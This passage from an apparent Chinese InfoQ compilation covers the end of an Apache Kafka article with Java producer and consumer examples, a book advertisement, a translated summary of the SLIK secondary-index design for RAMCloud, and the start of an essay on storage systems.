        e.printStackTrace();
    }
}
```

上面的代码片断展示了 Kafka 生产者 API 的基本用法，例如设置生产者的属性，包括发布哪个话题的消息，可以使用哪个序列化类以及代理的相关信息。这个类的基本功能是从邮件目录读取邮件消息文件，然后作为消息发布到 Kafka 代理。目录通过 `java.nio.WatchService` 类监视，一旦新的邮件消息 Dump 到该目录，就会被立即读取并作为消息发布到 Kafka 代理。

Kafka 消费者代码示例

```

public KafkaMailConsumer(String topic) {
    consumer =
        Kafka.consumer.Consumer.createJavaConsumerConnector(createConsumerConfig());
    this.topic = topic;
}

/**
 * Creates the consumer config.
 *
 * @return the consumer config
 */
private static ConsumerConfig createConsumerConfig() {
    Properties props = new Properties();
    props.put("zookeeper.connect", KafkaMailProperties.zkConnect);
    props.put("group.id", KafkaMailProperties.groupId);
    props.put("zookeeper.session.timeout.ms", "400");
    props.put("zookeeper.sync.time.ms", "200");
    props.put("auto.commit.interval.ms", "1000");
    return new ConsumerConfig(props);
}

public void run() {
    Map<String, Integer> topicCountMap = new HashMap<String, Integer>();
    topicCountMap.put(topic, new Integer(1));
    Map<String, List<KafkaStream<byte[], byte[]>>> consumerMap = consumer.createMessageStreams(topicCountMap);
    KafkaStream<byte[], byte[]> stream = consumerMap.get(topic).get(0);
    ConsumerIterator<byte[], byte[]> it = stream.iterator();
    while (it.hasNext())
        System.out.println(new String(it.next().message()));
}

```

上面的代码演示了基本的消费者 API。正如我们前面提到的，消费者需要设置消费的消息流。在 Run 方法中，我们进行了设置，并在控制台打印收到的消息。在我的项目中，我们将其输入到解析系统以提取 OTC 定价。

在当前的质量保证系统中，我们使用 Kafka 作为消息服务器用于概念验证（Proof of Concept, POC）项目，它的整体性能优于 JMS 消息服务。其中一个我们感到非常兴奋的特性是消息的再消费（re-consumption），这让我们的解析系统可以按照业务需求重新解析某些消息。基于 Kafka 这些很好的效果，我们正计划使用它，而不是用 Nagios 系统，去做日志聚合与分析。

总结

Kafka 是一种处理大量数据的新型系统。Kafka 基于拉的消费模型让消费者以自己的速度处理消息。如果处理消息时出现了异常，消费者始终可以选择再消费该消息。

关于作者

Abhishek Sharma 是金融领域产品的自然语言处理（NLP）、机器学习和解析程序员。他为多个公司提供算法设计和解析开发。Abhishek 的兴趣包括分布式系统、自然语言处理和使用机器算法进行大数据分析。

查看英文原文：[Apache Kafka: Next Generation Distributed Messaging System](#)

查看原文：[Apache Kafka：下一代分布式消息系统](#)

相关内容

[Udi Dahan 探讨事件驱动架构和松耦合系统](#)


[亿级用户对 QQ 后台团队的挑战](#)

[支付处理解决方案中的 ISO 20022 消息标准](#)

[不可忽视的日志](#)

[ActiveMQ 5.9 支持 Replicated LevelDB Store 和 Hawtio Web 控制台](#)





“Python大牛” 赖勇浩 CSDN博客专家 博客浏览量超过200万



在通往“Python技术殿堂”的路上，为你编写健壮、优雅、高质量的Python代码提供切实帮助！

从基本原则、惯用法、语法、库、设计模式、内部机制、开发工具和性能优化8方面深入探讨编写高质量Python代码的技巧、禁忌和最佳实践。

针对每个问题所选择的应用场景都非常典型，给出的建议也都与实践紧密结合。书中的每一条建议都可能在你的下一行代码、下一个应用或下一个项目中显露锋芒。建议你将本书带在手边，随时查阅，相信这么做一定能使你的学习和开发工作事半功倍。



机械工业出版社
China Machine Press

咨询信箱：yannan@hzbook.com

SLIK：高扩展、低延时的键值存储索引实现 (RAMCloud)

作者 王豪迈

本文首发于[王豪迈的个人博客](#)，经作者推荐分享至 InfoQ 中文站。

RAMCloud 是新起的内存存储系统的典范，本文是 SLIK 论文实现部分的译文。原文：[SLIK: Scalable Low-Latency Indexes for a Key-Value Store](#)。另外，在阅读这篇论文之前建议首先了解 RAMCloud 重要的存储格式论文 [Log-structured Memory for DRAM-based Storage](#)，在这篇里面会以这个为基础，也可以参考本博的简要介绍 [FAST 14 论文推荐（上）](#)，这篇论文是 FAST 14 的最佳论文。

摘要：大量的高扩展存储系统牺牲了功能或者一致性来弥补扩展性或者性能。与之相反，本文描述的 SLIK 实现了对已存在的高性能键值存储系统（RAMCLOUD）增加次要索引，并且没有牺牲延迟或者扩展性。通过在内存中维护索引数据，SLIK 在索引下提供了 20us 的读延迟和 50us 的写延迟。与此同时，SLIK 支持索引数据的横向扩展并可以覆盖上以千计的节点上。SLIK 允许索引数据在代码实现上的内部不一致来获得高效的性能，而且面向客户端的索引数据是保证强一致性的。SLIK 使用 RAMCLOUD 已经实现的片式设计来存储节点上的 B 树索引，使得 SLIK 能重用已经存在的方法来实现持久和故障恢复能力。

1. 介绍

在过去的几年了，一类新的存储系统为了满足大规模 Web 应用的需求而诞生，像 Bigtable、Cassandra、LevelDB、RAMCloud 和 Redis，这些系统都能扩展到成百上千的服务器，来提高到前所未有的整体性能。然后，为了满足它们的扩展性，大部分大规模存储系统都接受了功能上的妥协。比如非常多键值存储系统没有次要索引，当应用检索数据需要利用其他属性而不是主键时，这就会成为一个问题。除此之外，大部分大规模存储系统都是弱一致性的模型，它们也不支持原子性的涉及多对象事务，在一些情况它们甚至不支持原子性的多副本单对象更新。因此，大规模存储系统相比之前的不能大规模扩展的“前辈”使得应用更难以编程。

RAMCloud 是上述提到的大规模存储系统的一个例子，它通过汇聚一个数据中心上千台服务器的内存来提供服务并将所有数据存储在内存中来提供快速的访问（小块读 5us 左右），它对于存储数据也提供了高层次的持久性和一致性。然而，它的数据模型是一个多表的键值存储，因此不支持次要索引和多对象事务。

这篇论文主要描述了一个针对 RAMCloud 的实验，通过修改 RAMCloud 来支持次要索引。主要目的是看看一个内存系统能否在不牺牲延迟或者扩展性的情况下支持次要索引。此外，次要索引也需要持久性和一致性。

这个实验系统称为 SLIK (Scalable, Low-latency Indexes for a Key-value store)。SLIK 实现了以下几个：

1. 数据模型是多键 - 值存储，每个对象会有多个键来对应一个不可解释的二进制数据
2. 索引数据像普通数据一样存储在不同的服务器，这就造成了可能的不一致更新。SLIK 的实现允许这个现象，但是它只是在内部发生不一致，而客户端只能看到一致的（线性化）的接口。
3. SLIK 使用了已存在的日志结构表存储方法来存储索引数据，使得 SLIK 能够利用已存在的 RAMCloud 实现来实现高性能的持久性和崩溃恢复。


SLIK 提供了高性能、低延迟读写和高扩展的吞吐量：

- SLIK 完成一个简单的被索引对象读操作在 20us 左右
- SLIK 更新一个被索引的对象时间在 50us 以内
- 整个索引的吞吐量可以通过大量服务器能线性扩展

SLIK 的延迟低于其他存储系统像 Hyperdex，并且有数量级的差距。

次要部分介绍了 RAMCloud 的背景信息，第三部分介绍了索引的设计目标，第四部分描述了 SLIK 可以提供给客户端应用的功能，第五部分讨论了 SLIK 的内部实现。第六部分评估了 SLIK 的性能。第七部分将 SLIK 与其他索引方法进行了对比。

2. RAMCloud 概述



RAMCloud 是一个将所有数据存储在成千上百台在一个数据中心的服务器内存的存储系统，它通过利用低延迟的网络来提供 5us 的读请求和 16us 的写时间（对于小对象而言）。所有的 RAMCloud 数据在所以时间都在内存中存在。

RAMCloud 的数据模型包括了一系列的表，每个表都拥有任意数量的对象。每个对象都包括一个可变长度键值和一个版本数。对象通过其唯一性的键来获取，对象必须是全读或者全写，RAMCloud 不会假设任何特殊结构的键值。

每个大表都都被分成多片存储在不同的服务器上，每片数据都会拥有两个哈希键，每个键会被哈希得到 64 位值，这片数据所有的对象的内容也会产生一个哈希值。

每个 RAMCloud 存储服务器都有两个组件，一个 Master 模块用来处理来自客户端的读写请求，它管理着服务器的内存并且用日志结构的方式来存储数据片，使用哈希表来快速定位数据。每个 Master 的日志都会分成 8MB 的数据段，并且每个段会形成多个副本保证可用的备份。Backup 模块使用本地的磁盘或者闪存来存储其他服务器上被 Master 模块管理的数据拷贝，数据段副本允许 Master 的数据在崩溃后迅速重新组建起来。

Master 和 Backup 都会通过一个中心化的协同模块管理，这个协同模块用来处理配置相关的问题像集群的成员关系和数据片的分布情况，但是并不参与到数据读写操作中。

3. 目标

SLIK 被设计成支持在每个表上拥有一系列的次要索引，并且允许不同的键类型和排序方法。举个例子，一些索引可能使用按照字母顺序排列的字符串，另一些使用按数字大小排列的浮点数。此外，SLIK 仍然需要使 RAMCloud 系统维持原来的一些重要属性：

- 低延迟：所有的索引必须一直被存在在内存中，索引操作的延迟应该尽量接近原来 RAMCloud 的操作（比如原来是 1us，现在可以是 10us，但不能是 ms）
- 扩展：SLIK 必须支持超过一个服务器存储容量的索引。索引即使扩展到上千的服务器也保持稳定的性能（一个简单的操作不随着索引数据的扩展而增加延迟），索引的总吞吐量应该随着服务器的扩展而增加
- 持久性和可用性：与已经存在的 RAMCloud 数据一样，只有一份索引数据拷贝会存在在内存里。索引数据必须被持久复制直到写操作返回并且它必须能够在 Master 崩溃后在 1-2s 内恢复数据
- 一致性：RAMCloud 的目标是所有操作的线性化。对于索引数据而言，这意味着在一个对象写入、更新时，所有相关索引数据必须随之更新并且保持原子性，甚至在并发访问或者服务器崩溃时
- 弹性：必须允许任何时间并且不影响正常数据操作的情况下，进行像创建索引或者删除索引这类模式修改

就目前而言，没有其他系统能够提供这些功能，特别是在非常低延迟的情况下。

4. 数据模型

```
createIndex (tableId, indexId, indexType);
    Create a new index for an existing table. Existing
    objects in the table are not added to the index.

dropIndex (tableId, indexId);
    Delete the specified index, if it exists. Secondary keys
    in existing objects are not affected.

readRange (tableId, indexId, firstKey,
            lastKey);
    Return all of the objects in tableId that contain a key
    for the given index with a value between firstKey
    and lastKey, inclusive. Objects are returned in
    increasing index order.

write (tableId, keys, value);
    Create or overwrite the object identified by tableId
    and keys [0]. Update secondary indexes both to
    remove previous keys and to insert new keys.
```

这个部分描述 SLIK 提供的给客户端应用的 API 及其动机。

第一个问题是解决存储次要索引的问题。一个方法是存储每个对象的次要索引键并作为对象的一部分，这个方法保持了对象的基本键值结构，但是它要求客户端和服务器统一一个对象的结构以便于服务器能找到这些键（当一个对象被删除后，存储系统必须找到所有的次要索引键来删除）。多个存储系统像 CouchDB 和 MongoDB 都是采用这个方法，并且 CouchDB 和 MongoDB 都需要对象以 JSON 格式存储，每个次要索引根据 JSON 值里特定的路径才能定位到键。

传统的键值存储对于值并没有任何约束。SLIK 也希望保持这个属性，提供了客户端最大的弹性来根据需要去优化它们的表示格式，但是它要求所有值都以 JSON 格式存储会对 SLIK 应用带来额外的 JSON 解析负担。

因此，SLIK 需要选择一个能最小化结构给客户端带来影响的数据模型。SLIK 实现了多键 - 值存储方式，每个对象都拥有多个可变长度的键和一个可变长度的值。跟原来的 RAMCloud 一样，值是不能被存储系统解释的。键都是通过 8 位整数来区分，比如从 0 开始分配（让客户端自己决定索引的符号名字）。键 0 是主键，也就是最初 RAMCloud API 用来读写对象的键。每个对象必须拥有一个在表中唯一的主键。除了键 0 以外其他键都称为次要键，次要键在表中可以相同。

索引和次要键是独立的关系，一个包含次要键的对象可以没有相应的索引，它也可以删除次要键但是其索引是存在的。如果一个对象删除了一个次要键，那么通过对应的索引不会查找到这个对象。也有可能在某些状况下，一个对象拥有次要键但是并没有包含在对应的索引中。同时也有可能去维持对象和索引的强一致关系，并且我们期望大部分应用维护这种强一致关系，但是允许不一致的情况可以让索引可以在线改变。

当一个表的新索引创建时，它开始是空的，即使这个早已经存在对象。为了协同已经存在的对象和新索引，客户端可以扫描表的所有对象（使用 RAMCloud 的表遍历方法）来重写每个对象。当一个对象被写入时，它会自动加上这个对象包含的所有索引键。这个方法主要是为了扩展性考虑，它避免了当索引创建时自动索引所有表中已存在对象的问题。这样一个操作对于一个跨越大量服务器的大表来说非常艰巨。


索引的删除也是采用类似方式，当一个索引被删除时，对于表中对象而言没有变化，它们仍然保持已经存在的次要键。如果客户端不需要这些键，它可以重新遍历表来重写对象使得删除次要键。

5. SLIK 架构

这个部分主要讨论了为了满足第三部分提出的目标带来的设计问题和最终的内部架构。

5.1 索引分片


为了得到扩展性，SLIK 必须支持无论是对象还是索引数据的无法放到一个服务器上的大表。在一个极端情况下，一个应用可能只有一个表并且它的数据被存储到上千服务器上。因此，它必须可能支持将索引分片。每个分片都可以存储在不同的服务器上，下面主要考虑两个不同的方法来支持分片。



范围分片：这个方法就是根据索引的排序方法将索引数据连续分片到多个服务器上，像按数字排序索引，一个索引片可能包括所有小于零的键，另一个索引片可能包括所有大于或等于零的。这个方法提供了范围查询的局部性考虑，一些小的范围查询很困难会在一个索引片上完成。

范围分片允许索引片数据存储在不同的服务器上而不是它的对象存储位置，当这种情况发生

时，范围读操作就需要一个二阶段的方法。首先，一个或多个索引服务器必须沟通来得到相应的服务器范围根据所需的键范围。然后一个或多个对象所处的服务器必须沟通来得到这个范围内的对象。这就意味着一个范围读操作最少需要两倍于原来的时间。多个服务器必须参与到写操作中来以便于更新对象及其相关索引。



哈希分片：这个方法是将每个索引片存储到相同的数据片上。也就是在这个范围的索引键会和主键及其值存储在一个服务器上。如果一个表拥有多个索引，那么每个服务器都会存储这个数据片的多个索引片。

哈希分片的优点是写操作可以在一个服务器上完成，范围读操作可以通过一个阶段的 RPC 处理：每个服务器扫描自己的索引然后查询特定的索引并返回。

不幸的是，这个哈希分片的扩展非常困难，每个范围读都必须查询每个存储这个表的数据片的服务器。特别是这里并没有特殊的索引范围和索引片的联系，那些只存在少量服务器上的表通过哈希分片会更快。然后随着表跨越服务器的增加，广播数据的时间最后会线性增加。

根据 RAMCloud 多读操作的测量，这个并发请求的转折点是 5 个请求，如果一个表超过 5 个服务器，那么它会花费更少的时间相对于两次 RPC 请求的范围分片。当表跨越更多的服务器时，哈希分片会导致两个问题，首先广播会使得范围读操作更慢，另外一个索引的总吞吐量将不会随着索引片的增加而增加，因为每个索引片都需要参加所有的范围读操作。因此，我们可以认为哈希分片不能满足扩展性的要求。SLIK 将会使用范围分片的方式。

另一个范围分片的优点是它允许数据片和索引片分离并且根据容量和负载独立的移动。相对的，哈希分片只能让索引片和数据片同时分片。

```
entryInsert (tableId, indexId, key, hash);
    Adds a new entry to the given index corresponding to
    key and hash, if the entry is not already present.
    Replicates the update durably before returning.

entryRemove (tableId, indexId, key, hash);
    Removes the entry in the given index corresponding to
    key and hash, if such an entry exists. Replicates the
    update durably before returning.

lookup (tableId, indexId, firstKey,
        lastKey);
    Returns primary key hashes for all entries between
    firstKey and lastKey in the given index.

readHashes (tableId, hashes);
    Returns all of the objects in tableId whose primary
    key hash matches one of the values in hashes.
```

索引的主要操作就是范围读，根据索引来获得一系列对象。然后就是写请求，会创建和删除索引记录。SLIK 实现了这些操作的低层次的 RPC 调用。

对于范围读操作，客户端库会以下面这些步骤操作：首先发出 lookup 请求给一个或多个索引服务器来区分这些次要键的范围。然后它发出 readHashes 请求来得到真正的对象。另一个可选的实现是让索引服务器来获得这些对象并返回，但是这个方法要求对象在网络上传输两次并且增加索引服务器的额外工作，而客户端只能等待操作完成。

对于写请求，客户端发出一个请求给存储这个对象的 Master 服务器，Master 会修改这个对象然后调用 entryInsert 和 entryRemove 来更新相关索引记录。对于这个请求，这里采用了 Master 服务器而不是客户端发出 RPC。另一个可选的方法是让客户端并发的发出请求给对象的 Master 服务器和索引服务器，但是这需要客户端维护索引和对象的一致性。通常来说，RAMCloud 不会依赖客户端来保证内部的一致性。因此，会造成不一致的写请求必须被 RAMCloud 服务器管理。

在设计 SLIK 时通常尽可能的将功能放在客户端库，使得服务器的负载更小并提高可扩展性。然后，这个方法只对读操作有用，大部分修改数据进而影响一致性的操作都需要在服务器端完成。

5.3 对象的键哈希值

当设计 SLIK 时，最初假设索引记录会映射次要键到主键，然后每次 lookup 请求会返回一系列主键和对应的对象。然后，最后决定存储主键的哈希值而不是主键在索引上。主键哈希包括了足够的信息去寻找对象：它被用来得知哪个服务器存储对象，并被服务器根据哈希表用来查找对应的位置。键哈希的另一优点是比键更短，被固定在 8 个字节。

而缺点是它可能不是唯一的，两个不同的主键可能产生相同的哈希值，当然这个可能性很小。当这种情况发生时，readHashesRPC 将会返回所有这个哈希值的对象，客户端库会过滤掉不符合的对象。

在这个罕见情况下，因为索引记录只会得知一个哈希值，它取决于对象的 Master 服务器来维持这些重复哈希值并准确发出 entryInsert 和 entryRemove 请求。举个例子，如果相同哈希值的两个对象存在并且一个被删除，Master 服务器必须不能删除这个索引值，因为两个相同哈希值的对象必定存在于同一个服务器上，因此检测相同的哈希值问题会比较简单。

5.4 一致性

允许索引数据和对象数据存储在不同的服务器造成了可能的不一致问题。如果一个对象首先被更新写入然后再写入相应的索引记录，它可能因为客户端并发操作而造成读不到对象。

在 SLIK 中，为了给客户端提供一致性模型需要确保两个属性：

- 如果一个对象拥有次要键并且在一个时间这个次要键被写入时对应的次要索引存在，那么一个 readRange 请求包括这个次要键时，这个次要键可以返回这个对象
- 如果一个对象被 readRange 返回，那么返回的对象包括了对应索引的这个次要键，并且这个键在 readRange 指定的范围内

已经存在的存储系统通常来说处理这个索引问题有两种方法。大部分大规模数据系统都简单允许不一致来简化实现和提高性能，像 Espresso 和 Megastore 为了全局索引使用了弱一致性，让应用方来保证一致性。第二个方法类似于小规模系统包装了更新在一个事务里确保原子性。然而，在 RAMCloud 这类分布式系统需要复杂且低效的两段式提交协议。

SLIK 使用了不同的方法，它允许实现的不一致，但是会在客户端接口中掩盖这些不一致。这就是成为一个相对简单但是高效的实现，并且让客户端具备上述两个属性。

特别的，SLIK 会按照下面顺序更新会导致有时候出现不相干的索引记录，这种情况不会太少。当 Master 收到写请求时，它会执行如下动作：

步骤一：发出 entryInsert 请求并行的创建新的索引记录对于每个次要键

步骤二：一旦所有的 entryInsert 请求成功完成，写新的对象并且复制分发。这时候会安全的返回回应给客户端

步骤三：当写请求替代了原来的对象，发出 entryRemove 请求来并行的移除原来的索引记录。这个动作会在返回回应给客户端后异步发生

移除对象也会有类似的行为，除了第一个步骤外。总而言之，这个方法保证了两条一致性属性的第一条。

但是，这个算法满足不了第二条一致性要求，因为这里可能会存在旧的索引记录指向已不存在的对象或者没有对象的满足的键。不过幸运的是，这两个异常都可以简单的在 RAMCloud 的客户端库解决，当客户端收到 readHashes 请求时，它可以比较每个对象的次要键，然后最后给应用返回符合范围的对象。因此，一致性的成本就是一些额外的范围检查加上极少可能出现的需要被丢弃的额外对象。

5.5 崩溃后的持久性和高可用性

索引服务在崩溃后会引入持久性和高可用性的问题。第一个问题就是在内存的索引数据会丢失，SLIK 必须维护冗余的信息用来重建。第二，重建必须快速发生来避免长时间的不可用。RAMCloud 恢复分片数据在 1-2s 内。SLIK 恢复索引数据的时间也在需要达到这个时间。目前主要有两种方法，分别是重建和备份。

重建方法：重建方法主要是基于所有索引片的数据来自于索引对象并且它们都是冗余的，如果索引片在崩溃后丢失，它可以快速重建在表中的所有对象的索引数据。如果崩溃同时导致了索引对象的数据丢失，那么这些对象可以首先被 RAMCloud 已经存在的机制去恢复。

备份方法：主要是存储索引到第二级存储，像对象数据一样。当 RAMCloud 写一个对象时，它会把对象的键值添加到 Master 的内存日志后，然后这些日志会被转发到多个备份服务器上，然后在这些非易失性介质上临时存储日志最后写入硬盘或者闪存。写操作直到备份服务已经得到这些数据才会返回。如果一个 Master 崩溃，在日志中会有最近的完全拷贝最后回放去重组丢失数据。索引的备份方法也是如此，索引服务器在写入索引时可以先写到本地日志最后分发到备份服务器才回应客户端请求。如果一个索引服务崩溃，索引信息会从备份中得到来重建。

重建方法看起来会更加吸引人，因为它在常规操作中有显著的性能优势，且没有额外的负担让索引变得持久化。相比之下，备份方法需要每个索引服务去分发索引数据到备份服务才能回应一个请求。基于目前 RAMCloud 的性能评测，这个过程会增加 30% 的额外时间。

但是重建方法显然有致命的漏洞，它满足不了在 1-2s 内崩溃恢复的要求。这里同样存在两个性能问题，首先，当一个索引服务崩溃后，其他每个 master 必须扫描所有的属于这个索引表的在内存的对象，这个对于一个有 250GB 内存的 master 而言通常需要 5s 以上，并且这个时间随着容量增长变得更糟。第二，在索引服务器上去重建一个 B tree 的索引是不可接受的。这个过程单线程需要 15s 以上的时间。当然，多线程可能可以提高速度但是显然不能满足 1-2s 的需求。因此重建方法不能提供可接受的恢复性能，这里只能不情愿的选择备份方法。

5.6 表的索引管理

在决定索引记录必须被写入 RAMCloud 日志后，这里就需要使用 RAMCloud 的表来存储索引，SLIK 为每个索引分片分配一个表用来存储索引片的 B 树信息。这个表成为后端表，不为用户所见。它总是存储在服务器上管理索引片。

使用表来存储索引数据后有几个有点，首先它简化了灾难恢复，后端表可以使用 RAMCloud 原有机制，一旦对象恢复到内存中，没有其他额外的工作需要重新去创建整个索引片的数据。

这也大大简化了内存的管理，一个单独的服务器可以存储索引数据和普通数据片，服务器的内存容量可以被共同使用。使用表作为索引存储方法后意味着可以使用相同的内存管理方法作为数据片，因此内存的分配可以根据需要前后移动。如果内存不使用日志的方式，那么就需要将内存分成两部分来提供给内存日志（对象采用的存储策略）和索引，然后这个分配就需要一直调整。

这种方式的问题是使得 B 树的查找会缓慢一些，从父节点到子节点的链接是通过子节点的主键确定的，因此，横穿父节点到子节点需要在 Master 服务的哈希表中将主键翻译到对应对象的地址。

5.7 崩溃后的一致性

服务器崩溃后会导致额外的不一致可能，第一个一致性问题是索引片内部的 B 树结构，索引在插入和删除有时会造成 B 树的分裂或者合并，导致一次插入或者删除会对多个节点进行更新，为了维护索引的一致性，这些节点的更新必须是原子性的。

SLIK 利用了 RAMCloud 日志结构存储管理方法去实现原子性，多节点更新会在一条日志记录里合并，这样备份服务也会原子性地写入这一条日志记录。RAMCloud 早已经利用这个方法来处理对象的覆盖写问题来解决新旧对象更替。这里扩展了 RAMCloud 的通用目的方法允许任意数量的更新（取决于一个单一日志段长度）去原子性的分发，然后在 B 树中使用这个方法。

第二个一致性问题是索引记录和对应对象的问题，SLIK 允许日志记录没有对应的对象在处理更新请求时，当崩溃在此时发生，会留下一条没有被删除的索引记录，这些垃圾记录会慢慢累计然后在扫描索引时删除。

查看原文：[SLIK：高扩展、低延时的键值存储索引实现（RAMCloud）](#)

相关内容

[对象存储系统的设计要点](#)

[浅谈前端集成解决方案（一）](#)

[HDFS 集中式缓存管理原理与代码剖析](#)

[如何缓存存储过程的结果](#)

存储系统的那些事

作者 许式伟

存储系统从其与生俱来的使命来说，就难以摆脱复杂系统的魔咒。无论是从单机时代的文件系统，还是后来 C/S 或 B/S 结构下数据库这样的存储中间件兴起，还是如今炙手可热的云存储服务来说，存储都很复杂，而且是越来越复杂。

